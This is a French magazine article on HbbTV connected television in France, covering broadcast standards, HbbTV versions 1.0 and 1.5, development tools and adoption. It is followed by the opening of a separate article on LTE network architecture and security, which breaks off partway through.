En France, la transmission repose sur les normes DVB-T tout comme une bonne partie de l'Europe et quelques pays dans le monde. Les canaux ont des capacités et des méthodes de modulation qui leur sont propres. Cela va déterminer la quantité de données qui peut être émise et donc le nombre de chaînes. Pour la TNT, la méthode de modulation utilisée est la COFDM avec une modulation d'amplitude en quadrature à 64 (dits 64-QAM) ou 16 états (dits 16-QAM). Ce qu'il faut retenir, c'est que les premiers permettent un meilleur débit mais sont plus sensibles aux interférences. La majorité des chaînes de la TNT française sont en 64-QAM. La modulation des canaux TNT en Allemagne se fait en 16-QAM.

Les flux vidéo sont transportés en MPEG-2 (MPEG-TS) et les vidéos sont elles-mêmes encodées en H.262. L'audio est, quant à lui, encodé en AC3/EAC3. La TNT 2.0 ou TNT HD est quant à elle diffusée en MPEG-4 et les vidéos sont encodées en H.264. Cela correspond notamment aux chaînes TF1 HD, France 2 HD, M6 HD et Arte HD.

1.2 Les nouvelles chaînes

Suite à l'arrêt de la télévision analogique, deux autres multiplex (R7 et R8) ont démarré le 12 décembre 2012. Le CSA a sélectionné six nouvelles chaînes en haute définition en mars de la même année. Selon les régions, 5 à 9 multiplex sont actuellement diffusés :

- Multiplex R1 : France 2, France 3, France 5, France Ô, LCP/Public Sénat, chaîne locale ;
- Multiplex R2 : I-Télé, BFM TV, D8, Gulli, D17, France 4 ;
- Multiplex R3 : Canal+ (payante, HD), Canal+ Cinéma (payante), Canal+ Sport (payante), Planète+ (payante). Disparue : CFoot (payante) ;
- Multiplex R4 : M6, W9, NT1, Paris Première (payante), Arte HD ;
- Multiplex R5: TF1 HD, France 2 HD, M6 HD;
- Multiplex R6 : TF1, Arte, LCI (payante), Eurosport (payante), NRJ 12, TMC, TF6 (payante) ;
- Multiplex R7 : HD1 HD, L'Équipe 21 HD, Chérie 25 HD ;
- Multiplex R8 : 6ter HD, Numéro 23 HD, RMC Découverte HD ;
- Multiplex L8 : chaînes locales dans certaines zones.

L'arrivée de ces nouvelles chaînes relance la concurrence et les incite à innover. Afin de se démarquer, celles-ci innoveront avec la télévision interactive en permettant aux téléspectateurs d'interagir avec les animateurs et les participants des différentes émissions. On parle souvent de SocialTV pour définir ce phénomène et *The Voice* en est le meilleur exemple avec jusqu'à 200 000 utilisateurs de l'application *smartphone* MyTF1. Le double écran est véritablement au cœur de cette stratégie.



1.3 Réception satellite et câble

Grâce au CSA, le déploiement de la TNT permet la meilleure couverture du territoire français. Malheureusement, certaines zones géographiques ne peuvent recevoir celle-ci avec leur antenne « râteau ». Pour bénéficier malgré tout d'une réception de la TNT, il est possible d'utiliser une antenne de type parabole de 60 cm orientée sur Astra1 (19,2° Est) pour TNTSAT ou Atlantic Bird 3 (5° Ouest) pour Fransat et de posséder un terminal labellisé TNTSAT ou Fransat répondant à la norme DVB-S (Mpeg-2) ou S2 (Mpeg-4).

L'adoption de la technologie HbbTV permet aux téléspectateurs d'accéder à de nouveaux services auprès des diffuseurs : vidéo de rattrapage, vidéo à la demande, publicité interactive, gamification, intégration de partage pour les réseaux sociaux ainsi que des EPG enrichis et du contenu complémentaire aux programmes.

Pour que HbbTV fonctionne dans ce contexte, il est nécessaire que les informations HbbTV soient transmises dans les multiplex TNTSAT et Fransat, ce qui n'est pas le cas aujourd'hui car ces multiplex n'ont rien à voir avec ceux de la TNT terrestre. Étant donné le faible nombre d'utilisateurs satellite, il y a fort à parier que les chaînes ne mettront pas en place HbbTV pour des raisons de coût.

Concernant le câble, la norme de diffusion utilisée est le DVB-T. Ainsi, les abonnés Numericable peuvent bénéficier de HbbTV. En effet, DVB-T reprend tels quels les multiplex terrestres en y ajoutant simplement d'autres chaînes ou radio.

2 La télévision interactive avant HbbTV

Le télétexte est un service numérique disponible sur les chaînes de télévision permettant d'accéder à des informations sous format texte, directement depuis la télécommande. En France, c'est en 1976 qu'un tel système voit le jour sous le nom d'Antiope. Le télétexte peut être diffusé à la fois en analogique et en numérique. Aujourd'hui, le télétexte n'est plus disponible que sur TF1 et Arte dans leur version SD (*Standard Definition* 720 x 576), soit respectivement le canal 51 et le canal 57. Il a disparu des chaînes du service public et il n'a pas été repris par les nouvelles chaînes de la TNT (voir Figure 1).

Après avoir été expérimenté en 1982, le Minitel a été déployé sur l'ensemble de la France. Les services sont accessibles depuis une ligne de téléphone classique grâce au modulateur-démodulateur (modem) intégré pour des performances de 1200 bit/s en réception, 75 bit/s en émission. L'écran du Minitel ne permet qu'un affichage texte décomposé en 25 lignes et 40 colonnes



Fig. 1 : Exemple d'écran Télétexte que l'on peut encore voir aujourd'hui. On y retrouve principalement le programme, la météo et les informations.

et se base sur un système de codage qui lui est propre. Un jeu de caractères graphiques, chacun constitué de 6 pixels, permet d'afficher des images.

Il y a une dizaine d'années, les animateurs d'émissions TV proposaient aux téléspectateurs d'interagir grâce à leur Minitel. Certains se souviendront peut-être de 3615 Club Dorothée ou 3615 TF1 qui permettait notamment de jouer pendant les matchs de foot en répondant à un quizz. Avec l'arrivée du téléphone portable et sa généralisation, les chaînes se sont rapidement appropriées le vote par SMS, notamment pour les émissions de télé-crochets ou pour envoyer des questions en direct à l'instar de l'émission *C Dans l'Air* avec un certain succès. Un autre exemple est *Hugo Délire*, un jeu télévisé diffusé entre septembre 1992 et fin 1993 sur FR3. Un téléspectateur était sélectionné : il commandait un troll appelé Hugo via les touches de son clavier téléphonique, à travers des mini-jeux vidéo de quelques minutes.

HbbTV est née de la volonté de proposer une norme permettant aux télévisions de répondre à ces problématiques de manière plus efficace et moins coûteuse.

3 L'arrivée de la technologie HbbTV

3.1 Les fondamentaux

HbbTV est l'acronyme correspondant à *Hybrid Broadcast Broadband TV*. Il s'agit de l'initiative d'un consortium paneuropéen regroupant à la fois des diffuseurs et des constructeurs de TV et matériel de réception et de diffusion. Il comprend entre autres France Télévision, Technicolor, TF1, Samsung, Sony, Opera, Astra, htvv, etc. Les Français y sont donc particulièrement bien représentés.

HbbTV est à la fois un standard industriel et une initiative de promotion et d'harmonisation de la diffusion



de la télévision connectées. Aujourd'hui, les *set-top boxes* (Orange, Free, SFR, Numéricable) ne proposent pas HbbTV. Le fonctionnement de l'IPTV est tout à fait différent de DVB. Cela dit, des expérimentations convaincantes ont été réalisées par la société WISI. L'idée est de transporter les flux DVB sur Internet, on parle ainsi de DVB-IP. L'avenir nous dira si les Fournisseurs d'Accès à Internet français suivront le mouvement.

3.2 Communication broadcast

Le mode de communication « broadcast » est le mode de fonctionnement d'une TV connectée qui n'est pas reliée à Internet. C'est tout le paradoxe de la norme HbbTV : une TV supportant cette norme est avant tout « connectable ». Il faut savoir que seule une partie du parc est réellement connectée à Internet. Ce mode dégradé permet malgré tout de disposer de services interactifs en ne permettant uniquement la réception de données. La chaîne envoie les données dans le flux DVB, ainsi la TV reçoit les fichiers HTML, CSS, Javascript via la TNT. Le débit est forcément faible et la TV ne peut pas envoyer de requêtes HTTP.

Les données sont contenues dans ce que l'on appelle le carrousel. Il s'agit d'une trame diffusée en boucle. Plus il y aura de données, plus celui-ci sera long à charger étant donné que le débit est fixe. D'où l'intérêt de limiter l'application tant en ressource (images, etc.) que flux vidéo. Aujourd'hui, la stratégie des chaînes est de proposer un service minimal qui se limite généralement à une fenêtre qui invite le téléspectateur à connecter sa TV soit via le filaire (prise Ethernet) soit via le Wi-Fi. Malgré tout, il est possible de proposer de l'interactivité grâce à un système équivalent aux requêtes Ajax qui permet de récupérer des données en appelant une URL particulière. Les données doivent être présentes dans le carrousel. Le diffuseur peut mettre à jour ces données régulièrement pour créer l'illusion d'une application dynamique.

HbbTV permet également l'utilisation d'événements. Ces événements sont appelés « stream events » et peuvent être diffusés dans le flux DVB à tout moment. L'événement porte un nom, ce qui permet au niveau applicatif d'identifier celui-ci en JavaScript. L'événement a également un champ de donnée texte libre et d'une taille fixe. Il est possible d'y mettre du texte brut, du JSON ou du XML.

3.3 Communication broadband

Le fonctionnement idéal d'une TV HbbTV est d'être reliée par Wi-Fi ou filaire. Le diffuseur a la possibilité de diffuser soit une application *broadcast*, soit une application *broadband*, soit les deux. Dans ce dernier cas, il est nécessaire de préciser la priorité afin que la TV puisse déterminer quelle application lancer.

En broadband, les informations envoyées dans le flux DVB ne sont que des informations de signalisation avec notamment une URL de base et un chemin. Une fois cette information récupérée, la TV lance l'application web en effectuant une requête HTTP vers le serveur en question. Les « stream events » sont également disponibles et seront privilégiés aux requêtes Ajax pour des problématiques de montée en charge lorsqu'il s'agira de remonter une information identique à l'ensemble des télévisions.

4 HbbTv Version 1

La spécification des formats de média OIPF définit les vidéos et les audios supportés. Il permet également de vérifier la compatibilité avec des modes de diffusion tels que DL, PVR et RTSP. Il est possible de connaître la langue préférée pour choisir le flux audio automatiquement ainsi que les sous-titres. OIPF permet également de gérer le contrôle parental. S'il est activé, le contenu sera filtré en accord avec le paramétrage et un mot de passe sera demandé pour afficher le contenu.

Les développeurs sont habitués aux normes depuis que le W3C a fait le ménage dans les technologies web. HbbTV se contente de reprendre celles-ci afin de conserver un support standard des technologies web. Il utilise notamment le XHTML (1.0 transitional/strict) ainsi que DOM2, CSS2 avec le profil spécifique à la TV « TV Profile 1.0 » et les requêtes Ajax via l'objet **XMLHttpRequest**. CE-HTML offre des extensions spécifiques pour les TV dont la prise en charge du clavier multi-tap et des autres claviers alpha-numériques que l'on peut retrouver sur une télécommande de télévision.

La lecture de contenu multimédia est intégrée avec de nombreux codecs. En fonction des capacités de la télévision, le serveur proposera différentes interfaces. Pour ce faire, chaque client CE-HTML dispose d'un profil de capacité. Ce profil, placé dans l'en-tête HTTP « user-agent », permet au serveur de savoir quelle partie de la CE-HTML est supportée par la télévision. Le serveur transmet à son tour ses capacités afin que celle-ci puisse choisir entre les différentes interfaces utilisateur que le serveur peut offrir.

Ces profils définissent par exemple les polices prises en charge, dimension de l'écran de l'appareil et les codecs pris en charge pour les contenus audio/vidéo.

CE-HTML permet également l'envoi de notifications de tiers à un client. Ce système permet aux télévisions d'interroger un serveur externe afin de récupérer des messages et de les afficher à l'utilisateur indépendamment de l'interface utilisateur affichée.

Les applications CE-HTML ont leur propre MIME-type pour le contenu : « application/ce-html+xml ». Cependant, dans le cas de HbbTV, celui-ci n'est pas utilisé. Le standard définit : « application/vnd.hbbtv.xhtml+xml ».



Le standard CE-HTML est de plus en plus utilisé. Au-delà de HbbTV, il est également soutenu par l'Open IPTV Forum et l'alliance DLNA. De nombreuses recherches montrent que cette norme se trouvera au centre des technologies web que l'on trouvera dans notre salon, qu'il s'agisse de télévision, console de jeu ou autres boîtiers multimédias. On peut notamment citer Philips, qui supporte ce standard grâce à sa fonctionnalité NetTV qui s'est également étendue aux plateformes Sharp et Loewe. Le monde de la TV connectée l'utilise largement avec notamment les constructeurs Samsung, Panasonic et Sony.




Fig. 2 : Vue d'ensemble de la spécification HbbTV version 1.5

5 HbbTV Version 1.5

En novembre 2012, la nouvelle version d'HbbTV a été publiée, celle-ci comporte quelques évolutions (voir Figure 2).

5.1 Streaming adaptatif

Depuis quelques années, l'engouement autour des diffusions en direct sur Internet ne cesse de s'accroître. Le meilleur exemple reste le cas Red Bull et la chute dans le vide de Felix Baumgartner avec un record de 8 millions de téléspectateurs sur Youtube. Dans le même temps, les chaînes de TV traditionnelles n'ont pas réussi à réellement profiter du succès de l'événement malgré des émissions spéciales à l'instar de BFMTV. Ce qui était hier techniquement impossible est devenu aujourd'hui incontournable. Tout d'abord, l'infrastructure d'Internet a su évoluer en supportant efficacement HTTP. Par exemple, les CDN permettent des mises en cache localisées, ce qui permet de réduire les latences et les surcharges sur les serveurs. Ces mêmes serveurs ont évolué pour supporter le *streaming* HTTP. Le streaming HTTP permet aux clients de s'affranchir de la gestion de l'état au serveur. Pour ces raisons, la mise en place d'une infrastructure pour un grand nombre d'utilisateurs ne nécessite plus des investissements importants et peut être gérée par des CDN qui utilisent le standard HTTP et ses techniques d'optimisation plutôt que les technologies historiques que sont RTSP, MMS ou encore RTMP, qui étaient souvent filtrés par les pare-feu.

Pour toutes ces raisons, le streaming HTTP est la technologie la plus utilisée dans les déploiements

commerciaux de diffusion vidéo en *live*. L'environnement est cela dit très hétérogène : Apple, Microsoft, Adobe ont leur propre plateforme. Pour accéder à ces contenus, les clients doivent être compatibles avec chacun de ces mécanismes. Un système standard permettrait une meilleure interopérabilité entre les serveurs et les clients. C'est sur cette constatation que le *MPEG Dynamic Adaptive Streaming over HTTP* (MPEG-DASH) est né en avril 2009. Il vient d'être intégré dans HbbTV pour permettre à l'écosystème de la TV Connectée de mieux supporter les flux live (voir Figure 3 page suivante).

5.2 Gestion des droits numériques

HbbTV 1.5 permet également de protéger le contenu délivré par DASH avec un système de DRM basé sur la spécification MPEG-CENC (ISO/IEC 23001-7). Ce système de cryptage peut être utilisé par un ou plusieurs systèmes DRM. Cela permet le décryptage d'un même fichier en utilisant différents systèmes de DRM. Le système fonctionne en définissant un format commun pour les métadonnées nécessaires pour déchiffrer les flux protégés. Cependant, le système laisse les détails de gestion des droits et des règles de conformité en charge aux systèmes DRM supportant le régime 'cenc'. Marlin est une plateforme DRM créée par une communauté de « standard ouvert » : la MDC (*Marlin Developer Community*). Cette initiative est basée sur la notion fondamentale d'interopérabilité et d'ouverture. Cela peut sembler paradoxal mais l'objectif est bel et bien de permettre l'utilisation de contenu protégé, peu importe le matériel utilisé. Ces valeurs sont d'ailleurs essentielles pour assurer le succès de ce projet qui a été lancé en 2005 par quelques grands



noms du domaine de la télévision : Samsung, Sony, Phillips, Panasonic et de la gestion des droits numériques : Intertrust. Cette initiative a également vu le jour de par la reconnaissance du marché d'un besoin pour une solution neutre et indépendante de DRM, c'est ainsi qu'une organisation indépendante s'occupe de Marlin : MTMO (*Marlin Trust Management Organization*).

Marlin permet dans un premier temps de simplifier l'expérience utilisateur. Il propose la prise en charge de modèle de distribution flexible qui inclut le *Peer-to-Peer*. Ainsi, un utilisateur pourra importer son contenu, peu importe la provenance. Grâce au système de DRM, il pourra l'utiliser dans les conditions définies lors du paiement (achat, location, etc.).

Marlin est basé sur une architecture de gestion des droits d'usage globale qui permet une grande souplesse dans sa mise en œuvre. Les spécifications définissent les capacités et l'architecture, ainsi les télévisions et les services peuvent interagir pour fournir aux consommateurs des options de contenu. Par exemple, ce système permet aussi bien d'adresser des contenus vidéo, musique, livre ou tout autre contenu multimédia. En termes d'usage, la souplesse permet de définir également le type d'accès pour le contenu : téléchargement ou streaming.

Marlin est le DRM standard pour la télévision sur IP au Japon grâce à une plateforme web de streaming VOD initiée par Hitachi et adoptée par l'ensemble des fabricants. Sony utilise également Marlin dans le reste du monde sur ses télévisions et sur l'ensemble de son magasin d'applications : PlayStation Network. Il met à disposition les vidéos en location ou en achat à la fois sur PS3 et PSP. L'utilisation d'un contenu acheté sur PSP est disponible également sur PlayStation grâce au compte. Philips propose le même système pour ses télévisions et lecteurs Blu-ray grâce à son service Philips Net TV qui est lui aussi basé sur le standard Marlin. Toutes les télévisions certifiées HbbTV du marché intègrent également ce système puisque Marlin est intégré dans l'OIPF.

5.3 Guide des programmes étendu

Cela peut paraître étonnant, mais en France, seules trois chaînes de la TNT proposent la totalité des événements à venir sur une semaine. Avec cette norme, toutes les chaînes devront le proposer et ce sera au CSA de s'en assurer. La couche DVB-SI de l'EPG (*Electronic Programme Guides*) est donc étendue afin de supporter sept jours de programmes. Ces métadonnées sont stockées dans les tables EIT.




Fig. 3 : Architecture client/serveur MPEG DASH

5.4 En-tête HTTP

Plus anecdotique, l'en-tête HTTP User-Agent a été mise à jour. « HbbTV/1.1.1 » a été remplacé par « HbbTV/1.2.1 ». Cette information est notamment utile aux diffuseurs pour avoir des statistiques sur le parc client tout comme Google Analytics permet de différencier les utilisateurs Firefox, Chrome, etc.

6 Environnement de développement

6.1 Émulateurs

Il existe de nombreux simulateurs HbbTV. Les plus aboutis sont FireHbbTV et Opera TV Emulator. Le premier est une extension Firefox qui permet de mettre la fenêtre en bonne résolution TV ainsi qu'une télécommande virtuelle et la possibilité d'envoyer des « stream events ». Le second est un environnement plus complet et professionnel s'appuyant sur une machine virtuelle. Il faut savoir qu'Opera fait partie du consortium HbbTV et que certains modèles de TV utilisent le navigateur Opera.

6.2 Tests en conditions réelles

Pour les tests réels, il est nécessaire d'avoir une télévision compatible HbbTV ainsi qu'une carte de diffusion DVB compatible HbbTV. L'idée est de construire un flux depuis un PC et de le diffuser via la carte directement sur la TV. Ainsi, on sera en conditions réelles sur la



Télévision. Il ne restera plus qu'à scanner les chaînes, la carte émettant les flux sur des fréquences (et donc des chaînes) hors TNT (numérotation à partir de 800). Dektec est le leader du marché et permet d'utiliser une carte externe USB plus pratique pour des démonstrations. Il existe également un format PCI moins onéreux mais qui oblige à posséder un PC fixe dédié pour la diffusion DVB. Dans la pratique, cette solution est également efficace puisqu'il sera possible d'établir une chaîne par développeur. Au niveau des logiciels, Avalpa propose le logiciel *open source* OpenCaster qui nécessite de développer les scripts de diffusion. L'éditeur Httv, quant à lui, propose une solution prête à l'emploi. Vizion'r propose également une solution aboutie.

dvbsnoop est un logiciel d'analyse de flux DVB/MPEG qui permet le *debug* en temps réel des flux de données HbbTV sous une forme lisible par l'homme. Il suffit de disposer d'une carte d'acquisition pour pouvoir l'utiliser. Le logiciel supporte les différents types de flux : SI (*Service Information*), PES (*Packet Elementary Stream*) ou TS (*Transport Stream*). dvbsnoop est un logiciel utilisable uniquement en ligne de commandes. Cependant, il est possible de le coupler à un outil d'analyse graphique tel que MRTG ou gnu-terrain.

7 Perspectives d'évolutions et adoption au niveau mondial

En France, l'adoption du standard HbbTV a débuté en 2011 avec l'arrivée de l'application Roland Garros sur France Télévision. Celle-ci est depuis reconduite chaque année et constitue le meilleur exemple d'application sportive permettant d'accéder à du contenu complémentaire (résultats des matchs, classement, fiche des joueurs, etc.). France Télévision a également mis en place le service Salto, qui permet tout simplement de revoir une émission depuis le début. De nombreuses chaînes telles qu'iTélé, Arte ou NRJ12 proposent un portail d'information avec des informations complémentaires, des articles d'actualités et des vidéos. En 2012, la publicité interactive commence à arriver. Amaguz fut la première à proposer une publicité interactive permettant aux téléspectateurs d'accéder à un mini-site sur sa nouvelle offre d'assurance automobile « Pay as you drive ». Il était également possible de scanner un QR Code avec son smartphone pour y accéder.

À l'avenir, on peut parier que HbbTV sera utilisé pour améliorer l'interactivité entre les téléspectateurs et les émissions, notamment sur les émissions de sport, jeux et d'information. D'un point de vue technique, HbbTV continue son adoption à travers le monde et les essais sur IPTV se montrent concluants et donc on pourrait voir arriver à moyen terme cette technologie sur les box des différents Fournisseurs d'Accès à Internet. ■

AUTOUR DE L'ARTICLE...

■ CI+

Avec la norme TNT, l'ensemble du matériel certifié possède un emplacement pour les cartes Common Interface dites CI. Le CI+ est une extension de cette norme qui apporte la sécurité et qui est notamment utilisé pour les chaînes payantes. Le CI+ est notamment soutenu par le groupe Canal+ afin de lancer le label CanalReady. CI+ intègre également HbbTV et permet ainsi aux diffuseurs de sécuriser le déploiement de leurs applications par DRM si nécessaire.

■ WATERMARKING AUDIO

Le principe de synchronisation le plus répandu entre TV et second écran est l'utilisation du *watermarking* audio. Le principe est d'incruster des informations dans le son à des fréquences inaudibles par l'oreille humaine. Ainsi, sur le mobile, un SDK permet via le microphone d'échantillonner l'audio et de récupérer les informations de synchronisation : informations de temps (*timestamp*) et de contenu (identifiant). Il n'existe pas de standard mais des éditeurs proposent des solutions propriétaires à l'image de Civolution. D'autres solutions s'apparentent davantage à du *fingerprinting* et permettent de s'affranchir de la modification du flux vidéo. On peut notamment citer Screenpulse, qui propose une solution qui s'apparente clairement au Shazam de la Télévision Connectée.

■ VIDÉO 4K ?

La vidéo 4k a le vent en poupe. Il s'agit d'un format qui permet de multiplier par 4 la résolution full HD que l'on connaît actuellement et qui est entre autres utilisé par les consoles de jeux et les films en Blu-ray. Pour permettre un décodage optimal en termes de performance et pour assurer une utilisation optimale du débit disponible, un nouveau codec a vu le jour : H.265/*High Efficiency Video Coding* (HEVC). Il est le digne successeur du H.264/MPEG-4 AVC (*Advanced Video Coding*). Il offre un gain en compression de l'ordre de 50% en 720p et de 60% en 1080p par rapport au AVC, dans une configuration similaire pour une qualité équivalente. Il peut être utilisé jusqu'en 8K, soit 7680 x 4320 pixels. Annoncé lors du Google I/O, Google veut contrer le H.265 avec VP9. En termes de performance, ce codec est similaire au H.265, mais celui-ci se démarque en étant gratuit, contrairement au format H.265 qui nécessite le paiement d'une licence. Des essais 4K allant de la captation jusqu'à la diffusion sont actuellement effectués à Roland Garros 2013.

LTE : ARCHITECTURE ET ÉLÉMENTS DE SÉCURITÉ

Carlos Aguilar-Melchor – carlos.aguilar@enseeiht.fr

Léonard Dallot – leonard.dallot@prism.uvsq.fr

Riadh Dhaou – riadh.dhaou@enseeiht.fr

Julien Fasson – julien.fasson@enseeiht.fr

mots-clés : SÉCURITÉ / STANDARDS / TÉLÉPHONIE / LONG TERM EVOLUTION

LTE (de l'anglais Long Term Evolution) est la norme de téléphonie mobile la plus récente et performante utilisée en pratique. En France, le déploiement a commencé en 2012 et devrait pour certains opérateurs couvrir de nombreuses grandes villes, Paris inclus, vers la fin 2013. Au niveau de la sécurité, LTE apporte des grands chamboulements que nous présentons dans cet article : nouvelle architecture de sécurité, dérivations de clés en cascade pour permettre des handovers (i.e. le passage d'une antenne à un autre) rapides et sécurisés, utilisation d'algorithmes de chiffrement dernière génération comme AES, etc.

1 Architecture de sécurité et objectifs

L'architecture du réseau de l'opérateur dans LTE suit le modèle SAE (*System Architecture Evolution*) du 3GPP (3rd Generation Partnership Project), organisme de standardisation phare dans le monde du mobile.

1.1 Le modèle SAE

LTE propose une évolution des réseaux 3G. Parmi elles, l'abandon du circuit pour la voix même dans le cœur du réseau et le passage au tout IP ont un impact majeur sur l'architecture du réseau. Toutefois, le passage des technologies 3G à LTE doivent éviter les écueils communs comme la complexité d'une nouvelle architecture et le coût en infrastructure. Le maître-mot est donc la simplification de l'architecture.

Un réseau LTE est constitué de deux grandes parties : d'une part le réseau d'accès radio dénommé e-UTRAN (*evolved Universal mobile telecommunications system Terrestrial Radio Access Network*) et d'autre part le cœur de réseau appelé EPC (*Evolved Packet Core*). La figure 1 présente une vision d'ensemble simplifiée de l'architecture LTE, bien moins complexe que l'architecture des réseaux 3G précédents.




Figure 1 : Architecture de réseau LTE

Le rôle de l'e-UTRAN est de permettre aux équipements utilisateur (UE) d'accéder au réseau LTE. Les différentes fonctionnalités ont toutes été réunies dans un seul type d'équipement, l'eNode B (eNB). Chaque eNB s'occupe de la gestion radio d'une cellule comprenant les équipements de réception et d'émission mais aussi de toute la partie allocation de ressources sur l'interface air via la création des différents *bearers* de chaque utilisateur et l'affectation des ressources airs à chacun d'eux. Les eNB sont interconnectés entre eux généralement en fibre optique et avec le cœur de réseau. Ces communications utilisent IP.

Parmi les rôles de l'EPC, on trouve la gestion de l'accès des utilisateurs au réseau, la gestion de la mobilité des utilisateurs, la facturation, la mise en relation des utilisateurs entre eux, la mise à disposition d'un grand nombre de services, ou encore l'accès à d'autres réseaux

ou technologies (comme Internet). Pour mettre tout cela en place, LTE a besoin d'entités spécialisées dont les principales sont représentées sur la figure 1. Comme dans beaucoup de technologies de l'ITU (Union Internationale des Télécommunications), la partie signalisation (appelée plan de contrôle) est séparée logiquement de la partie données (appelée plan utilisateur).

Dans le plan utilisateur, la *Serving Gateway* (S-GW) est en charge des communications entre les utilisateurs du même réseau LTE tandis que la *Packet Data Network Gateway* (PDN-GW ou P-GW) est une passerelle vers le monde extérieur : il est le premier routeur IP que rencontrent les flux d'un utilisateur et permet l'interconnexion avec d'autres réseaux et technologies, notamment l'Internet.

Les éléments du plan de contrôle sont au cœur de la sécurité dans LTE.

La MME (*Mobility Management Entity*) est l'entité en charge de la mobilité des utilisateurs LTE mais aussi de leur authentification. Pour ce faire, elle a recours à *Home Subscriber Server* (HSS) qui est la base de données de tous les utilisateurs du réseau LTE, contenant leur profil avec notamment leurs informations de sécurité, leurs droits d'accès ou encore leurs crédits. Enfin, la *Policy and Charging Rules Function* (PCRF) est le cœur du système LTE quant à l'accès aux ressources.

Pour donner un meilleur aperçu des plans utilisateur et de contrôle, voici une description rapide des piles protocolaires, interfaces, et rôles des principaux protocoles concernés.

- Plan utilisateur

Les protocoles de l'interface radio LTE-Ue comme PDPC (*Packet Data Convergence Protocol*), RLC (*Radio Link Control*), MAC (*Medium Access Control*) ainsi que la couche physique sont communs aux plans utilisateur et de contrôle. PDPC est responsable de la transmission ordonnée des paquets de plus haut niveau, ainsi que pour le chiffrement des fonctions d'intégrité. RLC est en charge du format de trame et de délimitation tandis que MAC gère l'accès aux ressources radio. Dans l'EPC, les données du plan d'utilisateur sont transmises via le protocole GTP-U (*GPRS Tunneling Protocol User plane*) sur les protocoles UDP/IP (voir Figure 2a).

- Plan de contrôle

Pour le plan de contrôle, il y a une dissociation entre la gestion de la ressource radio qui est effectuée directement par l'eNB et la gestion de la présence et de l'AAA de l'UE qui est orchestrée par le MME.




Figure 2a : Plan utilisateur




Figure 2b : Plan de contrôle

